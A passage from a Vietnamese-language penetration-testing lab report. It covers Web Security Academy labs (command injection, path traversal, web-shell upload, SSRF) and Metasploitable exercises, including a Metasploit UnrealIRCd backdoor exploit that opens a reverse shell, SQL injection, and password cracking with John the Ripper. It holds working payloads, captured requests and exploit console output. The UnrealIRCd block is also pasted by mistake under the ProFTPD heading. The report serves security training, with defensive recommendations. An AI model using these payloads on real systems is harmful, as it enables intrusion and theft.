
OS command injection (shell injection) cho phép kẻ tấn công thực thi các lệnh của hệ điều hành (OS) trên máy chủ đang chạy ứng dụng và thường xâm phạm hoàn toàn ứng dụng và dữ liệu của nó. Thông thường, kẻ tấn công có thể lợi dụng lỗ hổng chèn lệnh của hệ điều hành để xâm phạm các phần khác của cơ sở hạ tầng lưu trữ và khai thác các mối quan hệ tin cậy để chuyển cuộc tấn công sang các hệ thống khác trong tổ chức.

OS command injection, simple case


1. Truy cập <https://0a71000c0410911280ea8ff100bd0034.web-security-academy.net/>.
2. Vào sản phẩm bất kỳ check stock và dùng BurpSuite bắt request.



3. Sử dụng Repeater và sửa storeID với giá trị 1|whoami.



4. Thành công.



Phương pháp phát hiện

Dùng các ký tự ngăn cách lệnh để thực hiện tấn công.

Khuyến nghị

Không gọi các lệnh của hệ điều hành từ mã lớp ứng dụng.

f. Directory traversal

Tổng quan

Path traversal (directory traversal) cho phép kẻ tấn công đọc các tệp tùy ý trên máy chủ đang chạy ứng dụng. Trong một số trường hợp, kẻ tấn công có thể ghi vào các tệp tùy ý trên máy chủ, cho phép chúng sửa đổi dữ liệu hoặc hành vi của ứng dụng và cuối cùng chiếm toàn quyền kiểm soát máy chủ.

File path traversal, simple case


1. Truy cập <https://0a6200600483b84282eb01c000ed00b7.web-security-academy.net/>.
2. Vào sản phẩm bất kỳ check stock và dùng BurpSuite bắt request.



3. Forward, đổi giá trị filename thành ../../etc/passwd.

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a76001b03ea111e852f2b8900580030.web-security-academy.net
3 Cookie: session=jENgH0dXrHh36k7H5YNGRJ79NYtU3pwB
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a76001b03ea111e852f2b8900580030.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
15
```

4. Thành công.



Phương pháp phát hiện

Sử dụng ../ để đọc các file hệ thống.

Khuyến nghị

Xác thực input.

g. File upload vulnerabilities


Tổng quan

Lỗi hỏng file upload là khi máy chủ web cho phép người dùng tải tệp lên hệ thống tệp của nó mà không xác thực đầy đủ những thứ như tên, loại, nội dung hoặc kích thước của chúng. Việc không thực thi đúng cách các hạn chế đối với những hạn chế này có thể có nghĩa là ngay cả chức năng tải lên hình ảnh cơ bản cũng có thể được sử dụng để tải lên các tệp tùy ý và có khả năng gây nguy hiểm. Điều này thậm chí có thể bao gồm các tệp lệnh phía máy chủ cho phép thực thi mã từ xa.

Remote code execution via web shell upload

1. Truy cập <https://0a00002c04a8c07b80222b8900500077.web-security-academy.net/>.

2. Login với wiener:peter, upload ảnh bất kỳ nhận được thông báo tải lên thành công.



3. Tạo một file php với nội dung:


```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

My Account

Your username is: wiener

Email

Update email




Avatar:


Browse...

Upload

4. Vào BurpSuite xem lại response.



5. Copy và submit.
6. Thành công.



Phương pháp phát hiện

Lợi dụng tải lên hình ảnh để thực thi code.

Khuyến nghị

Kiểm tra phần mở rộng tệp, không tải tệp lên hệ thống tệp cố định máy chủ khi không được xác thực đầy đủ.

h. Server-side request forgery (SSRF)

Tổng quan

Server-side request forgery (SSRF) là một lỗ hổng bảo mật web cho phép tin tặc khiến ứng dụng phía máy chủ thực hiện các yêu cầu đến một vị trí ngoài ý muốn. Tin tặc có thể khiến máy chủ tạo kết nối với các dịch vụ chỉ dành cho nội bộ trong cơ sở hạ tầng của tổ chức. Trong các trường hợp khác, họ có thể buộc máy chủ kết nối với các hệ thống bên ngoài tùy ý. Điều này có thể làm rò rỉ dữ liệu nhạy cảm, chẳng hạn như thông tin xác thực ủy quyền.

Basic SSRF against the local server


1. Truy cập <https://0a62006d039a9c2d82046f99004400ce.web-security-academy.net/>.
2. Chọn Check stock.

```
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a62006d039a9c2d82046f99004400ce.web-security-academy.net
3 Cookie: session=bG6wFz4hJbRkj2JoIxQAvE0CnNI2rqAz
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a62006d039a9c2d82046f99004400ce.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 107
11 Origin: https://0a62006d039a9c2d82046f99004400ce.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

3. Thay đổi stockApi thành stockApi=<http://localhost/admin> và Forward.


```
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a62006d039a9c2d82046f99004400ce.web-security-academy.net
3 Cookie: session=bG6wFz4hJbRkj2JoIxQAvE0CnNI2rqAz
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a62006d039a9c2d82046f99004400ce.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 107
11 Origin: https://0a62006d039a9c2d82046f99004400ce.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http://localhost/admin
```

4. Bấm delete user carlos nhưng không thành công.



5. Thay đổi stockApi=<http://localhost/admin/delete?username=carlos> một lần nữa và Forward.

6. Thành công.



Phương pháp phát hiện

Truy cập vào giao diện admin để khai thác

Khuyến nghị

Áp dụng kết hợp các biện pháp như blacklist-based, whitelist-based, block IP có dấu hiệu lạ, ...

3. Sử dụng công cụ để kiểm tra và lấy thông tin từ máy chủ doanh nghiệp B

a. Network Scanning

Tổng quan

Kẻ tấn công có thể sử dụng các công cụ quét mạng để thu thập thông tin về các thiết bị và dịch vụ trong mạng của bạn. Thông tin này có thể được sử dụng để xác định các lỗ hổng bảo mật và thực hiện tấn công.

Có thể lợi dụng lỗ hổng yêu cầu web/webserver thực hiện yêu cầu của tin tặc.

Có thể thực hiện lại theo các bước

1. Attacker sử dụng các công cụ quét mạng như Nmap, Angry IP Scanner, hoặc Advanced IP Scanner để quét dải địa chỉ IP trong mạng.
2. Công cụ quét mạng sẽ xác định các thiết bị đang hoạt động và thu thập thông tin về các thiết bị đó, bao gồm:
 - Địa chỉ IP
 - Hệ điều hành
 - Dịch vụ đang chạy
 - Cổng mở
3. Kẻ tấn công có thể sử dụng thông tin này để xác định các lỗ hổng bảo mật và thực hiện tấn công.

Phương hướng

Sử dụng các công cụ giám sát mạng để phát hiện hoạt động quét mạng.

Cấu hình tường lửa để ngăn chặn truy cập trái phép vào mạng.

Giữ cho phần mềm và hệ điều hành được cập nhật với các bản vá bảo mật mới nhất.

b. Port and Service Identification

Tổng quan

Application Security Testing (AST) là quá trình kiểm tra, đánh giá và kiểm soát mức độ bảo mật của ứng dụng phần mềm để đảm bảo rằng nó không bị lỗ hổng bảo mật và chống lại các cuộc tấn công. AST thường được thực hiện trong quá trình phát triển phần mềm hoặc sau khi ứng dụng đã được triển khai.

Có thể thực hiện lại theo các bước

1. Kẻ tấn công sử dụng các công cụ quét cổng như Nmap, Nessus, hoặc Metasploit để quét các cổng mở trên hệ thống mục tiêu.
2. Sau khi xác định các cổng mở, kẻ tấn công có thể sử dụng các công cụ khác để xác định các dịch vụ đang chạy trên các cổng đó.
3. Kẻ tấn công có thể tìm kiếm các lỗ hổng bảo mật trong các dịch vụ được xác định và khai thác chúng để truy cập trái phép vào hệ thống.

Phương hướng

Sử dụng các công cụ giám sát mạng để phát hiện các hoạt động quét cổng bất thường.
Cài đặt tường lửa (firewall) để hạn chế truy cập vào các cổng không cần thiết.
Giữ các dịch vụ được cập nhật với các bản vá bảo mật mới nhất.

c. Vulnerability Scanning

Tổng quan

Dùng để xác định các lỗ hổng bảo mật trên hệ thống mục tiêu. Attacker có thể khai thác các lỗ hổng này để truy cập trái phép vào hệ thống.

Có thể thực hiện lại theo các bước

1. Kẻ tấn công sử dụng các công cụ quét lỗ hổng như Nessus, OpenVAS, hoặc Nmap để quét hệ thống mục tiêu.
2. Các công cụ quét lỗ hổng sẽ kiểm tra hệ thống mục tiêu để tìm kiếm các lỗ hổng bảo mật được biết đến.
3. Sau khi xác định các lỗ hổng, kẻ tấn công có thể sử dụng các công cụ khác để khai thác chúng và truy cập trái phép vào hệ thống.

Phương hướng

Sử dụng các công cụ giám sát mạng để phát hiện các hoạt động bất thường.

d. Metasploit framework

Port 6697: UnrealIRCd Exploit

Mô tả lỗ hổng

UnrealIRCd là một máy chủ IRC (Internet Relay Chat) mã nguồn mở phổ biến được sử dụng trên nhiều hệ thống IRC trên toàn thế giới. Trong quá khứ, UnrealIRCd đã bị một lỗ hổng bảo mật nghiêm trọng, được gọi là lỗ hổng "UnrealIRCd Exploit", tác động đến các

phiên bản cụ thể của UnrealIRCd, được biết đến với mã CVE-2010-2075, cho phép một kẻ tấn công từ xa thực hiện mã tùy ý trên máy chủ UnrealIRCd mục tiêu mà không cần xác thực.

Lỗ hổng này liên quan đến một backdoor được cài đặt ẩn trong gói tin tải xuống của Unreal IRCd 3.2.8.1. Backdoor này tồn tại trong file Unreal3.2.8.1.tar.gz từ tháng 11 năm 2009 đến ngày 12 tháng 6 năm 2010.

```
msf5 auxiliary(scanner/http/http_version) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.128
lhost => 192.168.1.128
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 2345
lport => 2345
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.1.128:2345
[*] 192.168.1.129:6697 - Connected to 192.168.1.129:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.129:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (192.168.1.128:2345 -> 192.168.1.129:38484) at 2020-05-29 20:43:42 -0400
```

Port 21: ProFTPD Exploit

Mô tả lỗ hổng

Module này khai thác lỗ hổng trong các lệnh SITE CPFR/CPTO của ProFTPD phiên bản 1.3.5. Lỗ hổng này cho phép kẻ tấn công sao chép bất kỳ file nào trên hệ thống sang một thư mục đích do chúng chọn, mà không cần xác thực.

Chi tiết hoạt động

Các lệnh CPFR và CPTO được dùng để sao chép file trong server FTP.

Lỗ hổng này nằm ở chỗ kẻ tấn công có thể sử dụng các lệnh này để sao chép file từ bất kỳ vị trí nào trên hệ thống, chứ không giới hạn trong thư mục của dịch vụ ProFTPD.

Theo mặc định, ProFTPD chạy với quyền hạn của user "nobody".

Bằng cách sao chép nội dung của file đặc biệt "/proc/self/cmdline" (chứa thông tin về dòng lệnh khởi chạy của process đang hoạt động) vào thư mục web trên máy chủ, kẻ tấn công có thể chèn mã PHP độc hại vào file sao chép đó.

Nếu thư mục web được cấu hình để chạy script PHP, thì mã độc hại chèn vào sẽ được thực thi, cho phép kẻ tấn công thực thi các lệnh trên máy chủ từ xa (remote code execution).

```

msf5 auxiliary(scanner/http/http_version) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.128
lhost => 192.168.1.128
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 2345
lport => 2345
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.1.128:2345
[*] 192.168.1.129:6697 - Connected to 192.168.1.129:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.129:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (192.168.1.128:2345 -> 192.168.1.129:38484) at 2020-05-29 20:43:42 -0400

```

Port 80: SQL Injection on Payroll Web Application

Kết quả quét Nmap trước đó đã phát hiện một máy chủ MySQL đang chạy trên Metasploitable3, nghi ngờ về lỗ hổng tiêm SQL (SQL injection), bắt đầu với truy vấn SQL injection kinh điển: ' OR 1=1#.

Welcome, ' OR 1=1#

Username	First Name	Last Name	Salary
leia_organa	Lela	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

e. Password Cracking

Tổng quan

Kẻ tấn công sử dụng nhiều phương pháp khác nhau để bẻ khóa mật khẩu của người dùng. Khi thành công, kẻ tấn công có thể truy cập trái phép vào tài khoản và thực hiện các hành vi độc hại.

Một số phương pháp

- Tấn công Brute Force: Kẻ tấn công sử dụng các công cụ tự động để thử nhiều mật khẩu khác nhau cho đến khi tìm ra mật khẩu chính xác.
- Tấn công Từ điển: Kẻ tấn công sử dụng danh sách các mật khẩu phổ biến để thử truy cập vào tài khoản.
- Tấn công Rainbow Table: Kẻ tấn công sử dụng bảng Rainbow Table để bẻ khóa mật khẩu nhanh hơn so với tấn công Brute Force.
- Tấn công Phishing: Kẻ tấn công lừa người dùng tiết lộ mật khẩu của họ bằng cách giả mạo trang web hoặc email chính thức.
- Tấn công Social Engineering: Kẻ tấn công sử dụng các kỹ thuật tâm lý để lừa người dùng tiết lộ mật khẩu của họ.

```
root@kali:~# john --wordlist=rockyou.txt --format=raw-sha1 tocrack.txt
stat: -format=raw-sha1: No such file or directory
root@kali:~# john --wordlist=rockyou.txt --format=raw-sha1 tocrack.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@kali:~# john --wordlist=rockyou.txt tocrack.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
1234 (gopi)
1g 0:00:00:00 DONE (2020-10-27 21:25) 1.149g/s 1324p/s 1324c/s 1324C/s kucing..summer1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Phương hướng

Sử dụng mật khẩu mạnh và phức tạp.

Không sử dụng cùng một mật khẩu cho nhiều tài khoản.

Kích hoạt xác thực hai yếu tố (2FA).

Cập nhật phần mềm thường xuyên.

Sử dụng các công cụ bảo mật để quét và phát hiện các lỗ hổng bảo mật.

4. Sử dụng Metasploit để thực hiện kiểm thử GlassFish

Tổng quan

GlassFish là một máy chủ ứng dụng Java EE (Java Enterprise Edition) mã nguồn mở và cung cấp một môi trường chạy cho việc phát triển và triển khai các ứng dụng Java EE. Lỗ hổng GlassFish là các lỗ hổng bảo mật mà các phiên bản cụ thể của GlassFish. Những lỗ hổng này có thể tạo ra các điểm yếu trong hệ thống và có thể bị lợi dụng bởi các kẻ tấn công để thực hiện các cuộc tấn công từ xa hoặc chiếm quyền kiểm soát trên máy chủ.

Các bước thực hiện

Kiểm tra

